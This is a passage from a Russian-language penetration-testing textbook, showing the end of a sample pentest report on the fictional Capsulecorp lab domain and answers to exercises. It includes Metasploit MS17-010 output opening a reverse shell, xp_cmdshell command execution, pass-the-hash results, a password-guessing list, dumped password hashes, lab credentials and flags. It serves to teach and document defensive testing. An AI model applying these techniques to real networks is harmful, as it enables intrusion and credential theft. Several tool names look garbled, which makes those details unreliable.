зультата проникновения. Действия по очистке после проникновения гарантировали, что системы СС были возвращены в состояние, в котором они находились до проникновения ACS. Различные файлы, созданные во время тестирования, были надежно уничтожены. Любые неразрушающие изменения конфигурации, сделанные для облегчения компрометации, были отменены. Не было внесено никаких деструктивных изменений конфигурации, которые могли бы каким-либо образом повлиять на производительность системы.

В редких случаях, когда ACS создает учетную запись пользователя в скомпрометированной системе, ACS может решить деактивировать, а не удалить учетную запись пользователя.

## Описание атаки

ACS приступила к проникновению без предварительных знаний, помимо тех, что указаны в техническом задании. Кроме того, у ACS не было иного доступа, кроме подключения ноутбука к неиспользуемому сетевому порту в незанятом конференц-зале в корпоративном офисе СС.

ACS выполнила обнаружение хостов и служб с помощью Nmap, чтобы составить список потенциальных сетевых целей и сформировать потенциальную поверхность атаки в виде прослушивающих сетевых служб, которые будут доступны любому маршрутизируемому устройству в сети. Обнаруженные сетевые службы были разделены на целевые списки по конкретным протоколам, исходя из которых ACS затем предприняла попытку обнаружения уязвимостей. Были предприняты усилия по обнаружению векторов атак с «низко висящими фруктами» (LHF), которые обычно используются настоящими злоумышленниками для нарушения работы современных предприятий.

ACS определила три цели, которые были подвержены компрометации из-за отсутствия обновлений, слабых учетных данных или учетных данных по умолчанию, а также небезопасных параметров конфигурации системы. Эти три цели, `tien.capsulecorp.local`, `gohan.capsulecorp.local` и `trunks.capsulecorp.local`, были взломаны с помощью свободно доступных инструментов с открытым исходным кодом.


После получения доступа к скомпрометированной цели ACS попыталась использовать учетные данные, полученные от этой цели, для доступа к дополнительным хостам с общими учетными данными. В конечном счете с общими учетными данными удалось получить доступ к серверу `raditz.capsulecorp.local`, на котором во время проникновения была активна учетная запись привилегированного администратора домена.

ACS смогла использовать свободно доступное программное обеспечение с открытым исходным кодом под названием Mimikatz для безопасного извлечения учетных данных в открытом виде для пользователя `serveradmin@capsulecorp.local` с машины `raditz.capsulecorp.local`. С этой учетной записью было легко получить доступ к контроллеру домена `goku.capsulecorp.local` с неограниченными правами администратора. На


этом этапе ACS фактически полностью контролировала домен Active Directory CAPSULECORP.local.

## Технические результаты

Во время технической части задания были достигнуты следующие результаты.

Учетные данные по умолчанию найдены в Apache Tomcat – высокий уровень	
<b>Результат</b>	Один (1) сервер Apache Tomcat был идентифицирован как имеющий пароль по умолчанию для учетной записи администратора. Удалось пройти аутентификацию в веб-интерфейсе управления Tomcat и управлять приложением с помощью веб-браузера
<b>Значение</b>	Злоумышленник может развернуть файл настраиваемого архива веб-приложений (WAR), чтобы управлять базовой операционной системой Windows на сервере, на котором размещено приложение Tomcat. В случае среды CAPSULECORP.local приложение Tomcat выполнялось с правами администратора в базовой операционной системе Windows. Это означает, что злоумышленник будет иметь неограниченный доступ к серверу
<b>Подтверждение</b>	 <p style="text-align: right; margin-right: 100px;">Команда ОС. Вывод показан ниже</p> <pre> Windows IP Configuration  Host Name . . . . . : TRUNKS Primary Dns Suffix . . . . . : capsulecorp.local Node Type . . . . . : Hybrid IP Routing Enabled. . . . . : No WINS Proxy Enabled. . . . . : No DNS Suffix Search List. . . . . : capsulecorp.local  Ethernet adapter Ethernet0:  Connection-specific DNS Suffix . . : Description . . . . . : Intel(R) 82574L Gigabit Network Connection Physical Address. . . . . : 00-0C-29-2C-48-25 DHCP Enabled. . . . . : No Autoconfiguration Enabled . . . . : Yes Link-local IPv6 Address . . . . . : fe80::f84e:ce82:d4f1:e979%12(Preferred) IPv4 Address. . . . . : 10.0.10.203(Preferred) Subnet Mask . . . . . : 255.255.255.0 Default Gateway . . . . . : 10.0.10.1 DHCPv6 IAID . . . . . : 301993001 DHCPv6 Client DUID. . . . . : 00-01-00-01-23-E5-28-B4-00-0C-29-2C-48-25 DNS Servers . . . . . : 10.0.10.200 NetBIOS over Tcpip. . . . . : Enabled                     </pre> <p style="text-align: center;"><b>Выполнение команды ОС при помощи файла WAR</b></p>
<b>Затронутый ресурс</b>	10.0.10.203, trunks.capsulecorp.local
<b>Рекомендация</b>	<p>СС следует изменить все пароли по умолчанию и убедиться, что надежные пароли применяются для всех учетных записей пользователей, имеющих доступ к серверу Apache Tomcat.</p> <p>СС следует руководствоваться своей официальной политикой паролей, которая определена отделом ИТ-безопасности. Если такой политики не существует, СС следует создать ее в соответствии с отраслевыми стандартами и передовыми методами.</p> <p>Кроме того, СС следует уточнить необходимость использования веб-приложения Tomcat Manager. Если производственная необходимость отсутствует, веб-приложение Manager следует отключить с помощью файла конфигурации Tomcat.</p> <p><b>Дополнительные ссылки</b>  <a href="https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp">https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp</a></p>

**Учетные данные по умолчанию найдены в Jenkins – высокий уровень**

<b>Результат</b>	Один (1) сервер Jenkins был идентифицирован как имеющий пароль по умолчанию для учетной записи администратора. Удалось пройти аутентификацию в интерфейсе веб-управления Jenkins и управлять приложением с помощью веб-браузера
<b>Значение</b>	Злоумышленник может выполнить произвольный код Groovy Script для управления базовой операционной системой Windows на сервере, на котором размещено приложение Jenkins. В случае среды CAPSULECORP.local приложение Jenkins работало с правами администратора в базовой операционной системе Windows. Это означает, что злоумышленник будет иметь неограниченный доступ к серверу
<b>Подтверждение</b>	 <p><b>Выполнение команды ОС при помощи Groovy Script</b></p>
<b>Затронутый ресурс</b>	10.0.10.203, vegeta.capsulecorp.local
<b>Рекомендация</b>	СС следует изменить все пароли по умолчанию и убедиться, что надежные пароли применяются для всех учетных записей пользователей с доступом к приложению Jenkins. СС следует руководствоваться своей официальной политикой паролей, которая определена отделом ИТ-безопасности. Если такой политики не существует, СС следует создать ее в соответствии с отраслевыми стандартами и передовыми методами. Кроме того, СС следует уточнить необходимость использования консоли Jenkins Script. Если производственная необходимость отсутствует, консоль сценариев должна быть отключена, чтобы исключить возможность запуска произвольных сценариев Groovy Script из интерфейса Jenkins

**Учетные данные по умолчанию найдены в Microsoft SQL – высокий уровень**

<b>Результат</b>	Один (1) сервер базы данных Microsoft SQL был идентифицирован как имеющий пароль по умолчанию для встроенной учетной записи администратора sa. Удалось пройти аутентификацию на сервере базы данных с правами администратора
<b>Значение</b>	Злоумышленник может получить доступ к серверу базы данных и создать, прочитать, обновить или удалить конфиденциальные записи из базы данных. Кроме того, злоумышленник может использовать встроенную хранимую процедуру для выполнения команд операционной системы на базовом сервере Windows, на котором размещена база данных Microsoft SQL. В случае среды CAPSULECORP.local база данных MSSQL работала с правами администратора для базовой операционной системы Windows. Это означает, что злоумышленник будет иметь неограниченный доступ к серверу

## Учетные данные по умолчанию найдены в Microsoft SQL – высокий уровень (окончание)

Подтверждение	<pre> master&gt; exec master..xp_cmdshell 'net localgroup administrators' +-----+   output +-----+   Alias name      administrators   Comment        Administrators have complete and unrestricted access   NULL   Members   NULL +-----+   Administrator   CAPSULECORP\Domain Admins   CAPSULECORP\gohanadm   NT Service\MSSQLSERVER   The command completed successfully.   NULL   NULL +-----+ (13 rows affected) Time: 1.173s (a second) master&gt; </pre>
<b>Выполнение команды ОС при помощи хранимой процедуры MSSQL</b>	
Затронутый ресурс	10.0.10.201, gohan.capsulecorp.local
Рекомендация	<p>СС должна убедиться, что надежные и сложные пароли применяются ко всем учетным записям пользователей, имеющих доступ к серверу базы данных. Сервер базы данных следует перенастроить для работы в контексте менее привилегированной учетной записи пользователя без прав администратора. Кроме того, изучите документацию «Защита сервера SQL» от Microsoft и убедитесь, что соблюдаются все рекомендации по безопасности.</p> <p><b>Дополнительные ссылки</b>  <a href="https://docs.microsoft.com/en-us/sql/relational-databases/security/securing-sql-server">https://docs.microsoft.com/en-us/sql/relational-databases/security/securing-sql-server</a></p>

## Отсутствует обновление безопасности Microsoft MS17-010 – высокий уровень

Результат	<p>На одном (1) сервере Windows не было критического обновления безопасности Microsoft. Патч MS17-10 под кодовым названием Eternal Blue отсутствовал на пораженном хосте.</p> <p>ACS смогла использовать общедоступный код эксплойта с открытым исходным кодом для компрометации уязвимого хоста и получения контроля над операционной системой</p>
Значение	<p>Злоумышленник может легко воспользоваться этой проблемой и получить доступ на уровне системы на целевой машине. Имея такой доступ, злоумышленник может изменить, скопировать или уничтожить конфиденциальную информацию в базовой операционной системе</p>
Подтверждение	<pre> msf5 exploit(windows/smb/ms17_010_psexec) &gt; exploit  [*] Started reverse TCP handler on 10.0.10.160:4444 [*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1 [*] 10.0.10.208:445 - Built a write-what-where primitive... [*] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained! [*] 10.0.10.208:445 - Selecting PowerShell target [*] 10.0.10.208:445 - Executing the payload... [*] 10.0.10.208:445 - Service start timed out, OK if running a command or non-ser [*] Sending stage (336 bytes) to 10.0.10.208 [*] Command shell session 1 opened (10.0.10.160:4444 -&gt; 10.0.10.208:49163) at 201  C:\Windows\system32&gt;ipconfig ipconfig  Windows IP Configuration </pre> <p><b>Успешная эксплуатация MS17-010</b></p>
Затронутый ресурс	10.0.10.208 – tien.capsulecorp.local

Отсутствует обновление безопасности Microsoft MS17-010 – высокий уровень (окончание)	
<b>Рекомендация</b>	СС должна выяснить, почему этот патч от 2017 года отсутствовал на затронутом хосте. Кроме того, СС должна убедиться, что все корпоративные ресурсы должным образом обновлены с последними исправлениями и обновлениями безопасности. Сначала протестируйте обновления безопасности в подготовительной области, чтобы убедиться, что все критически важные для бизнеса функции работают на полную мощность, а затем примените обновления к производственным системам
Общие учетные данные локального администратора – средний уровень	
<b>Результат</b>	Две (2) системы были идентифицированы как имеющие один и тот же пароль для учетной записи локального администратора
<b>Значение</b>	Злоумышленник, которому удалось получить доступ к одной из этих систем, может легко получить доступ к другой из-за общих учетных данных. В случае среды CAPSULECORP.local ACS в конечном итоге смогла использовать доступ из одной из этих двух систем, чтобы получить полный контроль над доменом Active Directory CAPSULECORP.local
<b>Подтверждение</b>	<pre> TRUNKS [*] Windows 6.3 Build 9600 (name:TRUNKS) (domain:CAPSULECORP) RADITZ [+ ] RADITZ\Administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!) GOKU [- ] GOKU\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE GOHAN [- ] GOHAN\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE TRUNKS [- ] TRUNKS\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE VEGETA [- ] VEGETA\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE TIEN [+ ] TIEN\Administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!) </pre> <p style="text-align: center;"><b>Общий хеш пароля учетной записи локального администратора</b></p>
<b>Затронутые ресурсы</b>	10.0.10.208 – tien.capsulecorp.local 10.0.10.207 – raditz.capsulecorp.local
<b>Рекомендация</b>	СС должна убедиться, что пароли не используются совместно несколькими учетными записями пользователей или компьютерами

## Приложение 1. Определения уровня значимости

Следующие определения значимости применимы к выводам, перечисленным в разделе «Технические результаты».

### Критический

Обнаружение уязвимости критического уровня значимости представляет прямую угрозу деятельности бизнеса. Успешная атака на бизнес с использованием критической уязвимости может иметь потенциально катастрофические последствия для способности бизнеса нормально функционировать.

### Высокий

Обнаружение уязвимости высокого уровня значимости допускает прямую компрометацию системы или приложения. Прямая компрометация означает, что к ограниченной области среды с определенным диапазоном можно получить доступ напрямую и использовать ее для изменения конфиденциальных систем или данных.

### Средний

Обнаружение уязвимости средней степени значимости потенциально может привести к прямой компрометации системы или приложения.

Чтобы использовать уязвимость средней степени значимости, злоумышленнику необходимо получить дополнительную информацию или доступ либо, возможно, еще одну дополнительную уязвимость средней значимости, чтобы полностью скомпрометировать систему или приложение.

## Низкий

Уязвимости с низкой степенью значимости – это скорее недостаточное использование передовых методов безопасности, чем прямой риск для систем или информации. Сама по себе уязвимость с низкой значимостью не предоставит злоумышленникам средства для компрометации целей, но может предоставить информацию, которая будет полезна при другой атаке.

## Приложение 2. Хосты и службы

Следующие хосты, порты и службы были обнаружены во время проникновения.

IP-адрес	Порт	Протокол	Сетевая служба
10.0.10.1	53	domain	Generic
10.0.10.1	80	http	
10.0.10.125	80	http	
10.0.10.138	80	http	
10.0.10.151	57143		
10.0.10.188	22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2
10.0.10.188	80	http	Apache httpd 2.4.29 (Ubuntu)
10.0.10.200	5357	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.200	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.200	9389	mc-nmf	.NET Message Framing
10.0.10.200	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.200	88	kerberos-sec	Microsoft Windows Kerberos server time: 5/21/19 19:57:49Z
10.0.10.200	135	msrpc	Microsoft Windows RPC
10.0.10.200	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.200	389	ldap	Microsoft Windows Active Directory LDAP Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200	593	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.200	3268	ldap	Microsoft Windows Active Directory LDAP Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200	49666	msrpc	Microsoft Windows RPC
10.0.10.200	49667	msrpc	Microsoft Windows RPC
10.0.10.200	49673	ncacn_http	Microsoft Windows RPC
10.0.10.200	49674	msrpc	Microsoft Windows RPC
10.0.10.200	49676	msrpc	Microsoft Windows RPC
10.0.10.200	49689	msrpc	Microsoft Windows RPC
10.0.10.200	49733	msrpc	Microsoft Windows RPC



IP-адрес	Порт	Протокол	Сетевая служба
10.0.10.200	53	domain	
10.0.10.200	445	microsoft-ds	
10.0.10.200	464	kpasswd	
10.0.10.200	636	tcpwrapped	
10.0.10.200	3269	tcpwrapped	
10.0.10.201	80	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	1433	ms-sql-s	Microsoft SQL Server 2014 12.00.6024.00; SP3
10.0.10.201	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.201	135	msrpc	Microsoft Windows RPC
10.0.10.201	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.201	445	microsoft-ds	Microsoft Windows Server 2008 R2 2012 microsoft-ds
10.0.10.201	49664	msrpc	Microsoft Windows RPC
10.0.10.201	49665	msrpc	Microsoft Windows RPC
10.0.10.201	49666	msrpc	Microsoft Windows RPC
10.0.10.201	49669	msrpc	Microsoft Windows RPC
10.0.10.201	49697	msrpc	Microsoft Windows RPC
10.0.10.201	49700	msrpc	Microsoft Windows RPC
10.0.10.201	49720	msrpc	Microsoft Windows RPC
10.0.10.201	53532	msrpc	Microsoft Windows RPC
10.0.10.201	2383	ms-olap4	
10.0.10.202	8080	http	Jetty 9.4.z-SNAPSHOT
10.0.10.202	443	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.202	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.202	80	http	Microsoft IIS httpd 8.5
10.0.10.202	135	msrpc	Microsoft Windows RPC
10.0.10.202	445	microsoft-ds	Microsoft Windows Server 2008 R2 2012 microsoft-ds
10.0.10.202	49154	msrpc	Microsoft Windows RPC
10.0.10.202	3389	ms-wbt-server	
10.0.10.203	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.203	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.203	80	http	Apache httpd 2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203	443	http	Apache httpd 2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203	8009	ajp13	Apache Jserv Protocol v1.3
10.0.10.203	8080	http	Apache Tomcat/Coyote JSP engine 1.1
10.0.10.203	3306	mysql	MariaDB unauthorized
10.0.10.203	135	msrpc	Microsoft Windows RPC
10.0.10.203	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.203	445	microsoft-ds	Microsoft Windows Server 2008 R2 2012 microsoft-ds
10.0.10.203	3389	ms-wbt-server	
10.0.10.203	49152	msrpc	Microsoft Windows RPC



IP-адрес	Порт	Протокол	Сетевая служба
10.0.10.203	49153	msrpc	Microsoft Windows RPC
10.0.10.203	49154	msrpc	Microsoft Windows RPC
10.0.10.203	49155	msrpc	Microsoft Windows RPC
10.0.10.203	49156	msrpc	Microsoft Windows RPC
10.0.10.203	49157	msrpc	Microsoft Windows RPC
10.0.10.203	49158	msrpc	Microsoft Windows RPC
10.0.10.203	49172	msrpc	Microsoft Windows RPC
10.0.10.204	22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2
10.0.10.205	135	msrpc	Microsoft
10.0.10.205	139	netbios-ssn	Microsoft
10.0.10.205	445	microsoft-ds	
10.0.10.205	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.205	5040	unknown	
10.0.10.205	5800	vnc-http	TightVNC user: workstation01k; VNC TCP port: 5900
10.0.10.205	5900	vnc	VNC protocol 3.8
10.0.10.205	49667	msrpc	Microsoft Windows RPC
10.0.10.206	135	msrpc	Microsoft Windows RPC
10.0.10.206	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.206	445	microsoft-ds	
10.0.10.206	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.206	5040	unknown	
10.0.10.206	5800	vnc-http	Ultr@VNC Name workstation02y; resolution: 1024x800; VNC TCP port: 5900
10.0.10.206	5900	vnc	VNC protocol 3.8
10.0.10.206	49668	msrpc	Microsoft Windows RPC
10.0.10.207	25	smtp	Microsoft Exchange smtpd
10.0.10.207	80	http	Microsoft IIS httpd 10
10.0.10.207	135	msrpc	Microsoft Windows RPC
10.0.10.207	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.207	443	http	Microsoft IIS httpd 10
10.0.10.207	445	microsoft-ds	Microsoft Windows Server 2008 R2 2012 microsoft-ds
10.0.10.207	587	smtp	Microsoft Exchange smtpd
10.0.10.207	593	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	808	ccproxy-http	
10.0.10.207	1801	msmq	
10.0.10.207	2103	msrpc	Microsoft Windows RPC
10.0.10.207	2105	msrpc	Microsoft Windows RPC
10.0.10.207	2107	msrpc	Microsoft Windows RPC
10.0.10.207	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.207	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.207	6001	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6002	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6004	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6037	msrpc	Microsoft Windows RPC
10.0.10.207	6051	msrpc	Microsoft Windows RPC

IP-адрес	Порт	Протокол	Сетевая служба
10.0.10.207	6052	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6080	msrpc	Microsoft Windows RPC
10.0.10.207	6082	msrpc	Microsoft Windows RPC
10.0.10.207	6085	msrpc	Microsoft Windows RPC
10.0.10.207	6103	msrpc	Microsoft Windows RPC
10.0.10.207	6104	msrpc	Microsoft Windows RPC
10.0.10.207	6105	msrpc	Microsoft Windows RPC
10.0.10.207	6112	msrpc	Microsoft Windows RPC
10.0.10.207	6113	msrpc	Microsoft Windows RPC
10.0.10.207	6135	msrpc	Microsoft Windows RPC
10.0.10.207	6141	msrpc	Microsoft Windows RPC
10.0.10.207	6143	msrpc	Microsoft Windows RPC
10.0.10.207	6146	msrpc	Microsoft Windows RPC
10.0.10.207	6161	msrpc	Microsoft Windows RPC
10.0.10.207	6400	msrpc	Microsoft Windows RPC
10.0.10.207	6401	msrpc	Microsoft Windows RPC
10.0.10.207	6402	msrpc	Microsoft Windows RPC
10.0.10.207	6403	msrpc	Microsoft Windows RPC
10.0.10.207	6404	msrpc	Microsoft Windows RPC
10.0.10.207	6405	msrpc	Microsoft Windows RPC
10.0.10.207	6406	msrpc	Microsoft Windows RPC
10.0.10.207	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.207	64327	msexchangeLogcopier	Microsoft Exchange 2010 log copier

### Приложение 3. Список инструментов

Во время тестирования использовались следующие инструменты:

- фреймворк Metasploit – <https://github.com/rapid7/metasploit-framework>;
- Nmap – <https://nmap.org>;
- CrackMapExec – <https://github.com/byt3bl33d3r/CrackMapExec>;
- John the Ripper – <https://www.openwall.com/john>;
- Impacket – <https://github.com/SecureAuthCorp/impacket>;
- Parsenmap – <https://github.com/R3dy/parsenmap>;
- Ubuntu Linux – <https://ubuntu.com>;
- Exploit-DB – <https://www.exploit-db.com>;
- Mssql-cli – <https://github.com/dbcli/mssql-cli>;
- Creddump – <https://github.com/moyix/creddump>;
- Mimikatz – <https://github.com/gentilkiwi/mimikatz>.

### Приложение 4. Дополнительные ссылки

Следующие ссылки относятся к руководствам по безопасности и передовым методам работы с сетевыми службами в контексте сетевой среды Capsulesorp.

- Apache Tomcat:
  - <http://tomcat.apache.org/tomcat-9.0-doc/security-howto.html>;
  - [https://wiki.owasp.org/index.php/Securing\\_tomcat](https://wiki.owasp.org/index.php/Securing_tomcat).
- Jenkins:
  - <https://www.jenkins.io/doc/book/system-administration/security/>;
  - <https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password>.
- Microsoft SQL Server:
  - <https://docs.microsoft.com/en-us/sql/relational-databases/security/securing-sql-server>.
- Active Directory:
  - <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practice-for-security-active-directory>.
- Ubuntu Linux:
  - <https://ubuntu.com/security>.

# Приложение E

## Ответы на упражнения


---

### УПРАЖНЕНИЕ 2.1. ОПРЕДЕЛЕНИЕ ЦЕЛЕЙ ДЛЯ АТАКИ

У этого упражнения не обязательно должен быть единственный правильный ответ. Но после его завершения вы должны получить список IP-адресов в вашем рабочем диапазоне, которые ответили на ваши запросы обнаружения хоста. Эти IP-адреса должны быть в файле с именем `targets.txt`, расположенном в каталоге хостов. Если вы выполняете проникновение в среду Capsulecorp Pentest, в вашем файле `targets.txt` должны быть следующие IP-адреса:

```
172.28.128.100
172.28.128.101
172.28.128.102
172.28.128.103
172.28.128.104
172.28.128.105
```

Ваше файловое дерево должно выглядеть так:




8 directories, 2 files

### УПРАЖНЕНИЕ 3.1. СОЗДАНИЕ СПИСКОВ ЦЕЛЕЙ ДЛЯ КОНКРЕТНЫХ ПРОТОКОЛОВ

Выполнив обнаружение служб на основании содержимого файла `targets.txt`, вы сможете создать список всех прослушивающих сетевых служб на этих узлах. Если вы делаете это в реальной корпоративной сети с тысячами IP-адресов, будьте готовы получить тысячи отдельных служб. Вот почему использование сценария `ragsemnar.rb` для создания файла CSV и последующего импорта его в программу электронных таблиц – действительно хорошая идея.

Для сети Capsulecorp Pentest в этом нет необходимости, потому что порты прослушивают всего несколько десятков служб. Используйте `gper`, чтобы найти все HTTP-серверы, а затем поместите их IP-адреса в файл с именем `web.txt`. Найдите все серверы Microsoft SQL и поместите их в файл с именем `mssql.txt`. Сделайте это для всех служб, которые вы наблюдаете. Если вы используете среду Capsulecorp Pentest, у вас должно получиться дерево наподобие этого:



8 directories, 7 files

Полный вывод файла `full-sweep.xml` см. в листинге 3.11.

### УПРАЖНЕНИЕ 4.1. ОПРЕДЕЛЕНИЕ ОТСУТСТВУЮЩИХ ПАТЧЕЙ

Результаты этого упражнения будут зависеть от вашей целевой среды. Если вы используете среду Capsulecorp Pentest, вы должны обнаружить, что в системе `tien.capsulecorp.local` отсутствует патч MS17-010.

### УПРАЖНЕНИЕ 4.2. СОЗДАНИЕ СПИСКА ПАРОЛЕЙ ДЛЯ КОНКРЕТНОГО КЛИЕНТА

Вот пример того, как может выглядеть список паролей для конкретного клиента для Capsulecorp. Разумеется, слово *Capsulecorp* можно заменить на *CompanyXYZ* или название организации, для которой вы проводите тест на проникновение.

**Листинг E.1** Список паролей Capsulecorp

```
~$ vim passwords.txt
1
2 admin
3 root
4 guest
5 sa
6 changeme
7 password #A
8 password1
9 password!
10 password1!
11 password2019
12 password2019!
13 Password
14 Password1
15 Password!
16 Password1!
17 Password2019
18 Password2019!
19 capsulecorp #B
20 capsulecorp1
21 capsulecorp!
22 capsulecorp1!
23 capsulecorp2019
24 capsulecorp2019!
25 Capsulecorp
26 Capsulecorp1
27 Capsulecorp!
28 Capsulecorp1!
29 Capsulecorp2019
30 Capsulecorp2019!
~
NORMAL > ./passwords.txt > < text < 3% < 1:1
```

**УПРАЖНЕНИЕ 4.3. ОБНАРУЖЕНИЕ СЛАБЫХ ПАРОЛЕЙ**

На результат этого упражнения сильно влияют результаты вашего поиска служб. Если в вашей целевой сети нет служб, слушающих порты, вы вряд ли обнаружите какие-либо службы со слабыми паролями. Тем не менее вас наняли для проведения теста на проникновение в сеть, поэтому, вероятно, существует множество сетевых служб, которые можно атаковать путем подбора пароля. Если вы ориентируетесь на среду Capsulecorp Pentest, вы должны найти следующие слабые пароли:

- учетные данные MSSQL *sa:Password1* на *gohan.capsulecorp.local*;
- учетные данные Windows *Administrator:Password1!* на *Vegeta.capsulecorp.local*;
- учетные данные Apache Tomcat *admin:admin* на *trunks.capsulecorp.local*.

## УПРАЖНЕНИЕ 5.1. РАЗВЕРТЫВАНИЕ ВРЕДНОСНОГО WAR-ФАЙЛА

Если вам удалось успешно взломать сервер `trunks.capsulecorp.local`, вы сможете легко вывести список содержимого диска `C:\`. Если вы это делаете, вы должны увидеть что-то похожее на рис. Е.1. Если вы откроете файл `flag.txt`, вы увидите следующее:

`wvyo9zdZskXJh0fqYeJWB8ERmgIUHrpC`




Рис. Е.1 Поиск файла `flag.txt` на `trunks.capsulecorp.local`

## УПРАЖНЕНИЕ 6.1. ПОХИЩЕНИЕ КУСТОВ РЕЕСТРА SYSTEM и SAM

Если вы скачали копию кустов реестра SYSTEM и SAM из `gohan.capsulecorp.local`, вы можете использовать `rwddump.py` для извлечения хешей паролей. Вот что вы должны увидеть:

```
vagrant:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7c59d7e0c089c0:::
sa:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sqlagent:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

## УПРАЖНЕНИЕ 7.1. ВЗЛОМ TIEN.CAPSULECORP.LOCAL

Искомые данные для `tien.capsulecorp.local` находятся в `c:\flag.txt`. Вот содержимое файла:

`TMYRDQVmhov0ulOngKa5N8CSPHCgwUry`

